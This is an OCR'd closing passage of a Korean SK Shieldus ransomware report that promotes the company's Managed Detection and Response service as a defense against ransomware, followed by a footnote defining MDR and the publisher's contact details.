


2. SK 쉴더스 MDR 서비스

랜섬웨어에 전문적으로 대응하기 위해서 SK 쉴더스의 MDR(Managed Detection and Response) 서비스[12]를 사용하는 것이 효과적인 방안이 될 수 있다. 최근 랜섬웨어 공격자들의 치밀한 전략과 고도화된 탐지 회피 기법으로 인해 기존의 방어 체계만으로는 위협에서 벗어나기 어려운 상황이다. 이를 해결하기 위해 SK 쉴더스는 실시간으로 네트워크를 모니터링하고 이상 징후를 감지하며 필요시 즉각적으로 대응할 수 있는 MDR 서비스를 제공하고 있다. 랜섬웨어 공격은 사전 예방이 무엇보다 가장 중요하지만, 피해가 발생했을 경우 신속한 조치를 통해 피해를 최소화하는 것 또한 매우 중요하다. 따라서 기업에서는 전담 조직의 신속하고 정확한 사고 조사와 분석을 토대로 맞춤형 보안 솔루션을 제공하는 SK 쉴더스의 MDR 서비스를 고려하는 것을 추천한다.



[12] MDR 서비스: 실시간 위협 감지와 대응을 통해 사이버 공격으로부터 조직을 보호하는 관리형 보안 서비스



안녕을 지키는 기술 | SK 쉴더스

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST/SI솔루션사업그룹 & KARA(Korea Anti Ransomware Alliance)
제　작 : SK쉴더스 마케팅그룹